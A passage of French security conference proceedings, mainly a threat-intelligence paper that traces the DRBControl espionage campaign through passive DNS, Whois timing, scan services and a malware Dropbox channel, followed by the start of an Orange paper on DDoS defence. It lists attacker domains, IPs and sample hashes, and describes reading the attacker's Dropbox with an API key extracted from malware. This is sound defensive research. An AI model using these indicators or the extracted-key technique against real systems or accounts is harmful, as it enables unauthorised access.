Prenons un exemple pour illustrer cette méthode. Dans l'étape précédente, nous avons identifié que le domaine `update.mircosoftdefender.com` est utilisé comme C&C par notre attaquant.

L'image 5 montre l'historique des adresses IP pointées par ce domaine dans PassiveTotal.

Resolve	Location	Network	ASN	First	Last
45.32.13.143	JP	45.32.8.0/21	20473	2020-03-31	2020-04-21
43.228.126.172	SG	43.228.126.0/24	133905	2019-07-19	2020-03-20

Fig. 5. Historique des adresses IP du domaine `update.mircosoftdefender.com`

On voit que l'IP 43.228.126.172 a été utilisée depuis juillet 2019, période à laquelle a été identifiée la première attaque.

L'image 6 montre tous les domaines qui ont été vus pointant vers cette IP.

On s'intéresse aux noms de domaines utilisés en même temps que notre C&C, c'est-à-dire tous les domaines entre juillet 2019 et mars 2020.

On envisage les domaines `update.microsoftdnsdown.com` et `support.microsoftdnsdown.com` comme des candidats potentiels.

Plusieurs choses nous font pencher vers l'idée que ces domaines appartiennent à notre attaquant :

- Ils utilisent tous les deux la marque « Microsoft » (avec ou sans faute) dans le nom de domaine ;
- Ils utilisent tous deux « update » comme sous-domaine ;
- Une des souches malveillantes avait pour C&C le domaine `safe.mircosofdevice.com`. On retrouve ici le même sous-domaine « safe » ;
- Ils ont tous le même Registrar (GoDaddy) et NameServer (DomainControl.com). Cette combinaison est extrêmement courante, mais il est tout de même intéressant de le noter

Resolve	First	Last
update.microsoftdnsdown.com	2019-11-17	2020-03-31
support.microsoftdnsdown.com	2019-10-21	2020-03-31
update.mircosoftdefender.com	2019-07-19	2020-03-20
rollbackup.us	2018-05-22	2019-04-27
photon-sg-1.sakay.ph	2018-06-04	2018-10-06
owenysoo.cf	2018-04-17	2018-07-02
server.bego-meroty.ga	2018-06-01	2018-06-01
accept-idc638a898fdd25b31ae5d1d38e.us	2018-05-18	2018-05-23
client-idc638a898fdd25b31ae5d1d38e.us	2018-05-18	2018-05-23
customer-idc638a898fdd25b31ae5d1d38e.us	2018-05-18	2018-05-23
appleid.apple.com.accept-idc638a898fdd25b31ae5d1d38e.us	2018-05-19	2018-05-19
www.accept-idc638a898fdd25b31ae5d1d38e.us	2018-05-19	2018-05-19
support-midden-team.ga	2018-04-17	2018-05-04

1 - 13 of 13 ▾

Fig. 6. Historique des noms de domaines associés à l'adresse IP `43.228.126.172`

Le plus pertinent aurait été de trouver un malware appartenant à une des familles analysées précédemment et ayant ces domaines comme C&C, mais cette recherche s'est malheureusement révélée infructueuse.

Au passage, nous avons constaté que l'attaquant attribue une adresse IP à ses sous-domaines uniquement : `update.mircosoftdefender.com` a pointé vers une adresse IP pertinente, alors que `mircosoftdefender.com` a toujours pointé vers les IP par défaut de GoDaddy. Cela contourne les services de passive DNS qui se contentent de résoudre l'adresse IP des noms de domaines dont ils récupèrent les listes auprès d'organismes officiels tels l'AFNIC.

4.2 Corrélations d'infrastructure

Certains services tels Censys,[5] Shodan[6] ou Onyphe[7] (cocorico !) parcourent quotidiennement un grand nombre d'adresses IP en se connectant sur les ports « connus », et stockent dans leur base de données beaucoup de métadonnées, telles que les versions d'un serveur web, les certificats vus, les en-têtes HTTP retournées par un serveur web, etc. Il est parfois possible de se servir de ces informations pour effectuer des pivots et trouver de nouveaux C&C liés à un groupe d'attaquant.

Par exemple, si l'on identifie un certificat TLS lié à notre groupe d'attaquant, on peut requêter ces services pour obtenir une liste d'adresses

5. `https://censys.io/`
6. `https://www.shodan.io/`
7. `https://www.onyphe.io/`

IP sur lesquelles ce certificat a été vu, et ainsi enrichir notre liste d'indicateurs. Dans le cas de cette investigation, cette méthode n'a pas permis d'obtenir de nouvelles IP, mais il nous semble important de la citer car elle fonctionne dans de nombreux cas.

Nous avons constaté qu'en fin d'année 2019, l'attaquant a déplacé son infrastructure vers des IP hébergées chez Google Cloud. En filtrant sur les plages IP de cet hébergeur ainsi que sur certaines caractéristiques simples présentes dans les en-têtes HTTP, il a été possible de trouver de nouveaux C&C. Ces caractéristiques étaient par exemple le serveur web utilisé, sa version, ou encore la taille des données renvoyées. Nous avons ainsi pu ajouter 3 adresses IP de C&C qui présentaient des caractéristiques similaires.

De plus, cette étape a été cruciale car elle nous a permis de relier deux C&C de malwares de familles différentes. Pour rappel, en octobre 2019, nous avons reçu une nouvelle souche HyperBro, ainsi qu'une souche de type 1 de version 9.0. Ces deux malwares avaient été trouvés sur une même machine, cependant, l'analyse forensics n'a pas permis de trouver de lien direct entre ces deux malwares. Concrètement, nous n'étions pas sûr que les malwares étaient liés, étant donné qu'ils pouvaient très bien être le fruit de deux attaques de groupes différents, sans corrélation aucune. C'est donc l'analyse de l'infrastructure qui nous a permis de confirmer qu'un seul et même attaquant était derrière les deux infrastructures.

Au-delà de cette confirmation, cela nous a apporté un premier lien avec un groupe « connu ». En effet, à notre connaissance, le malware HyperBro est utilisé par un seul groupe, nommé Emissary Panda, Iron Tiger, LuckyMouse ou APT27 [3].

4.3 Enregistrement des noms de domaine

Certains services tels DomainTools[8] stockent l'historique de tous les enregistrements Whois vus sur la quasi-totalité des noms de domaines enregistrés, à part quelques TLD[9] peu connus ou réticents à donner ces infos. Ces registres contiennent des informations qui peuvent être utilisées pour effectuer des corrélations. Par exemple, si l'attaquant utilise la même adresse email pour enregistrer différents noms de domaine, il sera possible à l'aide de cette base de récupérer tous les noms de domaines enregistrés avec cette adresse. Cependant, cela est de moins en moins vrai, car au-delà des attaquants qui utilisent des services d'anonymisation

8. http://whois.domaintools.com/
9. https://fr.wikipedia.org/wiki/Domaine_de_premier_niveau

lors de l'enregistrement du nom de domaine, la loi GDPR entrée en vigueur en mai 2018 a entrainé le masquage de cette information dans les enregistrements Whois.

Pour autant, il reste des choses à faire. Par exemple, on peut toujours utiliser l'adresse email qui se trouve dans l'enregistrement DNS SOA [10] pour la corréler avec d'autres noms de domaine.

Parfois, certains attaquants enregistrent plusieurs noms de domaine en une fois, sur le même registrar, avec le même service d'anonymisation. La conséquence est que la date de création de tous ces domaines est très proche (quelques secondes d'écart). Une fois que l'on trouve un nom de domaine d'un tel attaquant, on peut alors récupérer la liste de tous les noms de domaines qui ont été enregistrés chez le même registrar à la même date, et après avoir filtré sur l'heure de création, on peut trouver des noms de domaine liés. Il faut toutefois faire attention car la probabilité d'un faux positif est élevée ! On peut alors se baser sur une nomenclature commune, un sujet d'intérêt pour les victimes et/ou l'attaquant, ou encore résoudre l'adresse IP liée à un domaine et chercher des corrélations dans l'infrastructure.

Cette méthode a fonctionné dans notre cas. Par exemple, dans l'étape d'analyse des malwares, nous avons identifié le domaine `mircosoftdefender.com` comme appartenant à notre attaquant.

Celui-ci a été enregistré auprès de GoDaddy le 2018-08-09 à 08 :40 :27. Le NameServer associé est Domaincontrol.com, et l'attaquant a utilisé le service d'anonymisation domainsbyproxy.com. Ce sont tous deux des services par défaut de GoDaddy. Etant donné la part de marché [9] importante de ce Registrar, on pourrait penser qu'il y aura trop de résultats. En effet, d'après DomainTools, 7661 domaines ont été enregistrés sur la seule journée du 2018-08-09.

Cependant, si on filtre les domaines ayant été créés entre 08h40 et 08h41, il n'en reste plus que 4, à savoir `dinohonevice.com` et `luxespiremag.com` créés à 08 :40 :10, `mircosoftdefender.com` à 08 :40 :27 et `googleusermessage.com` à 08 :40 :28.

Ce dernier nous semble un bon candidat, pour plusieurs raisons :
- Il a été créé une seconde après notre C&C ;
- Une marque d'entreprise informatique est présente dans le nom de domaine ;
- Seule une adresse IP par défaut de GoDaddy semble avoir été associée à ce domaine. Cela correspond aux cas vus précédemment, où les IP ne sont attribuées qu'aux sous-domaines.

10. `https://fr.wikipedia.org/wiki/SOA_Resource_Record`

Nous ne pourrons malheureusement pas en savoir plus, car aucun sous-domaine n'a été trouvé. Mais nous notons tout de même le marqueur, car il pourrait servir si l'attaquant réutilise ce domaine dans le futur, ou si un chercheur tombe sur un malware ayant ce domaine comme C&C.

4.4 Sandbox publiques

Plusieurs solutions en ligne permettent d'analyser un exécutable ou document en sandbox, et fournissent en sortie une trace de l'exécution, avec notamment les connexions réseaux effectuées. On peut alors utiliser ces services pour retrouver des souches qui se seraient connectées à un C&C donné. Etant un éditeur antivirus, nous avons le même type de base de données en interne.

En requêtant ces bases de données avec tous les C&C récoltés lors des étapes précédentes, nous avons trouvé d'autres malwares liés à notre attaquant.

Par exemple, un malware de type 1 avait pour C&C test66.shopingchina.net. Si l'on cherche ce domaine dans VirusTotal,[11] on voit que deux autres sous-domaines sont connus de ce service. En allant sur chacun [12, 13] d'entre eux, on obtient une liste d'exécutables contactant ces sous-domaines. Nous n'avons pas trouvé d'utilisation légitime du domaine shopingchina.net, on peut donc raisonnablement penser qu'il n'est pas compromis, et que c'est donc bien l'attaquant qui le gère.

Par conséquent, on considère que ces autres malwares sont liés, et on les ajoute à l'arsenal de notre attaquant.

Par cette méthode, nous avons trouvé quatre familles de malwares supplémentaires :

- PlugX [15], un malware existant depuis au moins 2008 et utilisé dans de très nombreuses attaques ciblées ;
- Trochilus [12], un RAT public, dont des versions modifiées ont également été vues dans de précédentes attaques ciblées [6, 17] ;
- Un malware codé avec les classes MFC dont nous n'avons pas identifié la famille ;
- Cobalt Strike,[14] un framework offensif bien connu des équipes de Red Team.

11. `https://www.virustotal.com/gui/domain/shopingchina.net/relations`
12. `https://www.virustotal.com/gui/domain/jqb.shopingchina.net/relations`
13. `https://www.virustotal.com/gui/domain/fn.shopingchina.net/relations`
14. `https://www.cobaltstrike.com/features`

Contrairement à HyperBro, ces familles de malwares sont utilisées par plusieurs groupes différents, et ne permettent donc pas de rapprocher notre groupe d'attaquants d'un groupe connu. On peut tout au plus remarquer que plusieurs entreprises attribuent certaines de ces attaques à la Chine.

5 Utilisation de la télémétrie

Arrivés à cette étape, nous disposions des éléments suivants :

— Plusieurs versions de différentes familles de malware, connues et inconnues ;
— Des documents malveillants liés à un de ces malwares inconnus ;
— De nombreux noms de domaines et adresses IP liés à notre attaquant.

Il nous manque le vecteur d'accès, qui malheureusement n'a pas été identifié par l'entreprise effectuant la réponse à incident. Nous ne sommes pas sûrs non plus de la victimologie, étant donné que pour l'instant nous n'avons connaissance que de la compromission d'une entreprise de paris en ligne.

En cherchant les documents malveillants identifiés précédemment dans notre télémétrie, nous avons pu trouver des envois de mails vers une autre entreprise située en Asie du Sud-Est, appartenant elle aussi au domaine des paris en ligne.

Grâce à cette trouvaille, nous savons donc qu'un des vecteurs de compromission est le spear-phishing, et le secteur ciblé semble bien être celui des paris en ligne en Asie du Sud-Est.

En revanche, une recherche sur d'éventuelles détections des différents malwares identifiés a été effectuée et ne nous a pas permis d'identifier de nouvelles victimes. Cela montre le caractère particulièrement ciblé de cette attaque.

6 Cercle vertueux

Comme nous l'avons déjà indiqué, à chaque fois que l'on trouve un nouvel indicateur, il faut recommencer les étapes.

— Un nouveau nom de domaine ajoute potentiellement de nouvelles adresses IP et malwares liés ;
— Une nouvelle adresse IP ajoute potentiellement de nouveaux domaines et malwares liés ;
— Une nouvelle famille de malwares ajoute potentiellement de nouveaux C&C, donc des domaines et adresses IP.

Chacun de ces indicateurs permet potentiellement de détecter de nouvelles victimes via la télémétrie, et pourrait également permettre un rapprochement avec un groupe connu, et donc plus de contexte pour l'attaque.

Ci-dessous un exemple de corrélation effectuée une fois les étapes précédentes effectuées une première fois.

6.1 Mutex

Le code malveillant d'un des exécutables de la famille de malware « Trochilus », nommé « diskshawin.exe »,[15] est chargé en mémoire par un exécutable[16] lancé lui-même par un fichier RAR auto-extractible.[17] Cet exécutable utilise plusieurs mutex aux noms apparemment aléatoires, « cc5d64b344700e403e2sse », « cc5d6b4700e403e2sse » et « cc5d6b4700032eSS ».

En cherchant ces mutex sur Google, nous avons trouvé un rapport de sandbox[18] correspondant à une souche appartenant à la famille BbsRat [11], nommée « diskwinshadow.exe » et contactant le nom de domaine « bot.googlerenewals.net ». En effectuant des recherches sur ce nom de domaine, on retrouve un rapport [18] de la société ClearSky publié en 2017 relatif au groupe Winnti [5].

Ce nom regroupe en fait plusieurs groupes en son sein, et plusieurs rapports publiés [13] sur ces groupes indiquent qu'il serait d'origine chinoise. La nomenclature similaire des noms de fichiers et des mutex, et la cohérence entre l'origine présumée du groupe et les victimes constatées de notre côté renforcent notre conviction que les deux groupes sont probablement liés.

7 Utilisation des fonctionnalités du malware

Nos connaissances sur ce groupe d'attaquants sont de plus en plus étendues, mais il est possible d'aller plus loin. Lors de l'analyse des malwares type 1, nous avons identifié une connexion au domaine `api.dropbox.com`.

---

15. SHA256 : 4e3e9e4613d414ba671fd35d7d70d0c3093cd322f5f297281a502420741c03c8
16. SHA256 : 02d6ae0039abf9b042c60c6b0eb84f6af1283a25932c1d69a9646bc7dea34984
17. SHA256 : 60a7b03a7776a26aea2d0d64246ea24d204dd9db815b47e1c32171783a50b27b
18. `https://www.hybrid-analysis.com/sample/f5dc823aa3c51d96ac632e311fa198a6a7bbc37bf771b2c0dad7d7532f8f9d7f?environmentId=120`

7.1 Nouvelle charge utile

Après une analyse plus poussée, on constate que Dropbox est utilisé comme un canal de contrôle supplémentaire. En effet, lors de sa première infection, la machine génère un ID unique, et s'en sert pour créer un répertoire sur un dépôt Dropbox. Ensuite, le malware va régulièrement vérifier si un fichier d'extension « asc » est présent dans ce répertoire, et si c'est le cas, il le déchiffre, passe quelques pointeurs de fonction sur la pile, puis redirige le flux d'exécution vers le code déchiffré. Il nous semble donc important de récupérer ce fichier, pour pouvoir le détecter et le bloquer.

Pour pouvoir accéder à ce dépôt Dropbox sans interaction utilisateur, le malware embarque une clé d'API de Dropbox. Nous avons alors extrait cette clé, et via l'implémentation Python officielle de l'API Dropbox,[19] nous avons pu accéder au dépôt de l'attaquant afin d'en observer le contenu.

Nous avons fait les constats suivants :
- 142 répertoires différents existent à la racine ;
- 129 de ces derniers contiennent des fichiers d'extension « asc » ;
- Il y a 26 versions de fichiers « asc » différents, visant les architectures x86 et x64.

Comme nous le soupçonnions, ces fichiers d'extensions « asc » contiennent du code malveillant. Il s'agit en fait d'une nouvelle famille de malware, qui mérite donc une nouvelle analyse. Cette analyse sort du cadre de cet article, mais un résumé des fonctionnalités se trouve dans l'article publié sur notre blog [8].

On retient surtout que cette porte dérobée utilise Dropbox comme C&C. Ainsi, si un attaquant veut exécuter une commande chez une victime, il doit écrire cette commande dans un fichier nommé « yasHPHFJ ». De façon régulière, le malware regarde si un fichier à ce nom existe sur le dépôt, et si c'est le cas, il exécute la commande, et écrit le résultat, également sur le dépôt, dans un fichier nommé « Csaujdnc ». Il est donc possible, en ayant accès au dépôt, de voir les différentes commandes exécutées.

7.2 Outils de post-exploitation

De même, on trouve une cinquantaine d'exécutables supplémentaires présents sur le dépôt. Leur analyse montre qu'il s'agit principalement d'exécutables malveillants qui correspondent à des outils utilisés généralement lors de la phase de post-exploitation. Ces outils incluent des logiciels

19. `https://github.com/dropbox/dropbox-sdk-python`

de récupération de mots de passe tels Mimikatz ou QuarksPwdDump, des outils pour contourner l'UAC, des outils d'énumération de partages réseaux tels nbtscan, ou encore des outils d'élévation de privilèges via l'exploitation de vulnérabilités et des outils de brute-force.

7.3 Analyse des commandes

L'analyse des commandes passées par l'attaquant sur 67 ID différents a montré que la plupart d'entre elles consistaient à lister le contenu de répertoires, puis à lancer par différents moyens les outils mentionnés ci-dessus. Les résultats de cette analyse de commandes ont également été publiés sur notre blog.

Certaines de ces commandes sont particulièrement intéressantes : sur une machine, l'attaquant a téléchargé une charge malveillante qui est directement stockée sur une adresse IP distante. En regardant le passive DNS de cette adresse IP, nous avons retrouvé un nom de domaine qui est lié à Winnti. Cela a donc renforcé notre conviction que notre attaquant avait des liens avec ce groupe.

De même, les commandes avec lesquelles l'attaquant envoie des fichiers vers la victime contiennent le chemin absolu des fichiers. Nous avons donc pu voir un nom de répertoire « DRBControl » dans l'arborescence de l'attaquant, ce qui nous a inspiré le nom de cette investigation.

Nous avons également confirmé la victimologie, car nous avons retrouvé les entreprises de certaines des victimes infectées par ce malware utilisant Dropbox, et elles sont également liées aux paris en ligne.

Pour finir, nous avons fait le constat que dans les fichiers téléchargés par l'attaquant, il y avait de très nombreuses bases de données, des fichiers contenant les frappes claviers, des documents PDF et Office, des cookies, et même une base de données Keypass.

8 Chronologie

Avant de conclure, faisons une petite chronologie des événements liés à cette attaque.

- 10 juillet 2019 : début de l'investigation
- Fin juillet 2019 : finalisation d'une première passe d'analyse des différentes familles de malwares et de l'infrastructure de l'attaquant
- Courant août 2019 : analyse plus poussée des chargeurs de code, découverte des documents malveillants et de spear-phishing envoyés en mai 2019

— Fin août 2019 : début de l'analyse des commandes de l'attaquant et identification de nouvelles cibles
— Courant Septembre 2019 : première corrélation avec Winnti trouvée. Toutes les clés d'API Dropbox sont invalidées
— 2 Octobre 2019 : réception de deux nouvelles souches, dont une nouvelle version d'HyperBro
— Courant octobre 2019 : pause complète de l'investigation
— Courant décembre 2019 : reprise, investigation plus poussée de l'infrastructure de l'attaquant, lien avec EmissaryPanda confirmé
— Fin décembre 2019 : première version du rapport
— Courant janvier 2020 : légères modifications du rapport suite aux remarques du marketing technique
— 2 février 2020, 23h44 : soumission au SSTIC
— 18 février 2020 : publication du post blog [7] et du papier d'investigation [8] sur le blog de Trend Micro
— 10 mars 2020 : notification de l'acceptation du SSTIC
— 25 avril 2020 : envoi d'un draft du papier SSTIC

A noter que cette investigation a été effectuée à 99% par trois personnes ayant des compétences différentes, sur des fuseaux horaires différents, et avec des niveaux de disponibilité différents, c'est-à-dire qu'un chercheur n'est pas forcément dédié à une seule investigation.

9 Conclusion

Nous sommes partis d'une quinzaine de souches appartenant à 4 familles de malwares distinctes, avec 5 noms de domaines et 3 adresses IP de C&C différents.

A l'arrivée, nous avons :
— 4 familles de malwares additionnelles
— 14 noms de domaines supplémentaires
— 6 adresses IP supplémentaires
— Des dizaines de souches différentes (liste complète des condensats disponible dans notre papier [8])
— Un vecteur de compromission (4 documents malveillants utilisés pour du spear-phishing)
— Une liste de nombreux outils de post-exploitation utilisés par l'attaquant
— Une victimologie précise
— Des liens avec deux groupes d'attaquants connus et documentés

Pour une victime, l'intérêt de telles méthodes pour enrichir sa liste d'indicateurs et obtenir plus de contexte est indéniable. Cependant, il est certain qu'une telle investigation prend du temps et nécessite des ressources importantes. De même, il faut parfois attendre plusieurs semaines avant d'avoir plus de contexte et/ou d'informations, suite par exemple à la découverte d'une nouvelle famille de malware.

Concernant plus particulièrement cette présentation, il faut préciser que la plupart des concepts évoqués ici sont appliqués par de nombreuses entreprises de « threat intelligence ». Cependant, si dans certains cas, ces concepts sont applicables par tous, dans d'autres, ils requièrent un accès à des plateformes payantes. Cela est particulièrement vrai en ce qui concerne VirusTotal, alors que d'autres plateformes comme Passive Total proposent un accès gratuit mais avec certaines limitations, notamment sur le nombre de requêtes quotidiennes. D'autres concepts eux, requièrent de la télémétrie. Sachant que tous les acteurs de la sécurité informatique ont une vision différente, du fait d'un placement, de clients ou d'usages différents, il faut accepter que la vue est forcément partielle. C'est également l'intérêt d'établir des liens de confiance entre chercheurs d'entreprises différentes, afin de pouvoir compléter sa vision d'une attaque.

Terminons sur un point non négligeable : même si nous avons montré quelques méthodes permettant de suivre un attaquant, que nous avons qualifié dans le titre de négligent, ce dernier est loin d'être idiot. Il ne se privera pas d'utiliser l'information disponible en source ouverte, que ce soit les publications d'éditeurs de sécurité le concernant, mais également les mentions de chercheurs sur Twitter par exemple, pour s'améliorer.

Cette investigation n'a pas failli à cette règle. Après avoir publié notre investigation en février 2020, nous avons identifiées de nouvelles attaques liées à ce groupe en mars 2020. Le même malware de type 1 a été identifié, pointant vers une infrastructure totalement différente, mais utilisant toujours Dropbox comme C&C. Après extraction de la clé d'API, nous avons constaté que ses permissions ont été ajustées, et il n'est désormais plus possible de lister le contenu du dépôt. Il faut donc faire preuve de créativité, mais également de discernement lorsqu'on rédige un papier d'investigation !

Références

1. Packet encryption/decryption function. `https://www.codeproject.com/Questions/881460/Packet-encryption-decryption-function`.
2. Mitre ATT&CK. DLL Side-Loading. `https://attack.mitre.org/techniques/T1073/`.

3. Mitre ATT&CK. HyperBro. https://attack.mitre.org/software/S0398/.
4. Mitre ATT&CK. Process Hollowing. https://attack.mitre.org/techniques/T1093/.
5. Mitre ATT&CK. Winnti Group. https://attack.mitre.org/groups/G0044/.
6. K. Kohei B. Sy, CH Lei. ChessMaster Makes its Move : A Look into the Campaign's Cyberespionage Arsenal. https://blog.trendmicro.com/trendlabs-security-intelligence/chessmaster-cyber-espionage-campaign/, 2017.
7. K. Lu J. Yaneza D. Lunghi, C. Pernet. Uncovering a Cyberespionage Campaign Targeting Gambling Companies in Southeast Asia. https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/operation-drbcontrol-uncovering-a-cyberespionage-campaign-targeting-gambling-companies-in-southeast-asia, 2020.
8. K. Lu J. Yaneza D. Lunghi, C. Pernet. Uncovering DRBControl - Inside the Cyberespionage Campaign Targeting Gambling Operations. https://documents.trendmicro.com/assets/white_papers/wp-uncovering-DRBcontrol.pdf, 2020.
9. ICANN. ICANN Contractual Compliance Performance Report. https://features.icann.org/compliance/registrars-list.
10. Guillaume Jeanne. Binacle : indexation "full-bin" de fichiers binaires. https://www.sstic.org/2017/presentation/binacle_indexation_full-bin_de_fichiers_binaires/, 2017.
11. Malpedia. BBSRAT. https://malpedia.caad.fkie.fraunhofer.de/details/win.bbsrat.
12. Malpedia. Trochilus RAT. https://malpedia.caad.fkie.fraunhofer.de/details/win.trochilus_rat.
13. Malpedia. Winnti. https://malpedia.caad.fkie.fraunhofer.de/details/win.winnti.
14. Mandiant. Tracking Malware with Import Hashing. https://www.fireeye.com/blog/threat-research/2014/01/tracking-malware-import-hashing.html, 2014.
15. Trend Micro. PlugX : New Tool For a Not So New Campaign. https://blog.trendmicro.com/trendlabs-security-intelligence/plugx-new-tool-for-a-not-so-new-campaign/, 2012.
16. Microsoft. VERSIONINFO resource. https://docs.microsoft.com/en-us/windows/win32/menurc/versioninfo-resource.
17. PWC. Operation Cloud Hopper - Technical Annex. https://www.pwc.co.uk/cyber-security/pdf/cloud-hopper-annex-b-final.pdf, 2017.
18. ClearSky Research Team. Recent Winnti Infrastructure and Samples. https://www.clearskysec.com/winnti/, 2017.
19. Zero Chen Theo Chen. CLAMBLING - A New Backdoor Base On Dropbox. http://www.talent-jump.com/article/2020/02/17/CLAMBLING-A-New-Backdoor-Base-On-Dropbox-en/, 2020.
20. VirusTotal. Content search (VTGrep). https://support.virustotal.com/hc/en-us/articles/360001386897-Content-search-VTGrep-.
21. VirusTotal. Retrohunt. https://support.virustotal.com/hc/en-us/articles/360001293377-VT-Retrohunt.

Sécurité du réseau fixe d'un opérateur : focus sur les dénis de service

David Roy et Pascal Nourry
david.roy@orange.com
pascal.nourry@orange.com

Orange S.A.

Résumé. La sécurité du réseau fixe des opérateurs gagne régulièrement en maturité au regard de l'évolution des menaces, de la disponibilité des mesures techniques, du contexte géopolitique et du contexte réglementaire. Après avoir rappelé ce contexte et donné quelques éléments d'architecture sur le réseau fixe d'un opérateur de communications électroniques, le présent article se focalise sur le cas particulier des attaques de dénis de service. Il aborde notamment l'évolution des attaques, les techniques de détection mises en œuvre et il donne une vue sur l'outillage à la main de l'exploitant pour faire face à ces attaques. L'article fera un focus sur la mise en œuvre de BGP Flowspec. Puis il s'attardera sur la détection des attaques dans un L2VPN en analysant les remontés IPFIX (template L2-IP) et sur le déploiement des contre-mesures via Netconf.

1 Introduction

La première partie de l'article donne quelques éléments de contexte sur les menaces qui pèsent sur les opérateurs réseaux, sur la réglementation en matière de sécurité des réseaux, sur l'architecture du réseau d'Orange France et sur la politique de sécurité mise en œuvre. La deuxième partie décrit l'évolution des attaques de dénis de service (Denial of Service - DoS ou Distributed Denial of Service - DDoS) depuis 20 ans. Elle s'attarde notamment sur les contre-mesures mises en œuvre pour lutter contre les attaques DDoS par amplification et réflexion dans la sous-section 3.3 page 34. Elle se focalise ensuite sur les contre-mesures dynamiques basées sur BGP Flowspec récemment mises en œuvre devant la montée en puissance des attaques mixtes dans la sous-section 3.4 page 39. Elle se termine par le traitement atypique des attaques dans des L2VPN grâce aux informations collectées auprès des routeurs en IPFIX en utilisant le template L2-IP et en modifiant dynamiquement la configuration des routeurs via Netconf dans la sous-section 3.5 page 42.

2 Quelques éléments de contexte

2.1 Contexte Géopolitique

Historiquement, un nombre limité d'acteurs travaillaient « en confiance » sur les prémices du réseau qui allait devenir quelques années plus tard Internet. La résilience des réseaux était une priorité, mais pas leur sécurité. Des protocoles non sécurisés comme BGP (Border Gateway Protocol) ont été spécifiés et déployés il y a plus de trente ans [26]. Les serveurs connectés au réseau Internet étaient considérés comme sûr. Les acteurs historique de l'Internet ne pensaient pas qu'un serveur pouvait être piraté et attaqué par un tiers. Envoyer des paquets IP en usurpant l'adresse IP d'un tiers était inconcevable, entre ingénieurs de bonne composition. Puis le nombre d'acteurs a grandi de façon exponentielle pour atteindre la dimension qu'Internet a aujourd'hui. Depuis une vingtaine d'années, alternant incidents involontaires [1] et attaques intentionnelles de la part d'individus isolés [2] ou d'agences étatiques,[3] la sécurité est désormais prise en compte dans les réseaux des opérateurs qui constituent Internet. Elle évolue sans cesse au gré des menaces comme les attaques de dénis de service.

2.2 Contexte réglementaire français

Le contexte réglementaire a évolué depuis une dizaine d'années en France en matière de sécurité des opérateurs de communications électroniques [25]. Sans vouloir être exhaustif, il est possible de mentionner :

— Les obligations des opérateurs prévues dans le code des postes et des communications électroniques en matière de sécurité des réseaux, à l'image des articles D98-4 (disponibilité des réseaux) et D98-5 (I-secret des correspondances ; III- sécurité et intégrité des réseaux et des services).

1. L'incident mondial qui a touché le service Youtube en 2008 est un cas d'école souvent cité pour illustrer la faiblesse du protocole BGP (voir [2, 9, 21, 30] pour plus de détails) dans le contexte d'un incident qui peut être considéré comme involontaire dans sa dimension mondiale.

2. Les mouvements sociaux comme les *Gilets Jaunes* transpirent également sur Internet en prenant la forme d'attaques DoS ciblées observables sur le réseau d'Orange. Un autre exemple concerne le domaine des jeux en ligne ou des joueurs peu scrupuleux n'hésitent pas à lancer une attaque DoS contre leurs adversaires pour gagner une partie.

3. En matière de sécurité des réseaux et bien avant les révélations de Snowden en 2012, il est difficile de ne pas citer comme exemple la compromission du réseau mobile de Vodafone Greece en 2004-2005. Pour plus de détails voir [6] ou [29].

— La loi de programmation militaire 2014-2019 a introduit dans le code de la défense des contraintes particulières pour les OIV (Opérateurs d'Importance Vitale) des SAIV (Secteurs d'Activité d'Importance Vitale - dont le secteur « Communications électroniques, audiovisuel et information »). Il permet à l'ANSSI d'imposer des règles aux SIIV (Systèmes d'Information d'Importance Vitale). Un arrêté [28] fixe ainsi les règles applicables aux opérateurs de communications électroniques.
— Le code pénal intègre un dispositif atypique, en l'occurrence l'article 226-3, dans le contexte du secret des correspondances. Il soumet à autorisation de l'ANSSI la plupart des équipements réseaux utilisés par les opérateurs de communications électroniques. Tous les routeurs de coeur de réseau sont ainsi soumis à autorisation en raison. Ce dispositif a récemment évolué dans le contexte de la loi 5G [1] en élargissant les contraintes pour les opérateurs concernés.

Au delà de cette réponse réglementaire, il est également possible de mentionner le travail pédagogique appréciable de l'ANSSI. Il prend la forme de publications pédagogiques comme le guide sur la configuration de BGP [4] ou le guide sur la compréhension et l'anticipation des attaques DDoS [5].

2.3 Cas d'un réseau fixe en France

Genèse Il faut remonter aux années 1990 pour voir les prémices du réseau IP d'Orange sous la forme d'un réseau ATM. Le RBCI (Réseau Backbone et Collecte Internet), au sens de l'AS3215, est né en 1999 (voir figure 1).

Il n'a eu de cesse d'évoluer depuis. Au niveau capacitaire, le coeur a suivi l'évolution des performances des routeurs et des liens de transmissions :

— 1999 : liens STM POS à 155Mb/s,
— 2000 : liens POS à 2,5Gb/s,
— 2002 : liens POS à 10Gb/s,
— 2006 : liens 10GE à 10 Gb/s,
— 2014 : liens 100GE à 100 Gb/s.

Le Térabit par seconde de trafic observé aux bornes du RBCI a été passé en 2011 et les 10 Tb/s ont été franchis en 2018. Au niveau fonctionnel, d'un simple réseau offrant l'accès à Internet IPv4, le RBCI s'est mué en réseau complexe offrant des services VoIP, multicast, MPLS (L2VPN ou L3VPN) et IPv6 tant pour les besoins des offres Orange que pour les clients Wholesale.Les offres Orange Wholesale sont des offres de gros proposées aux opérateurs français afin de leur permettre de connecter, à

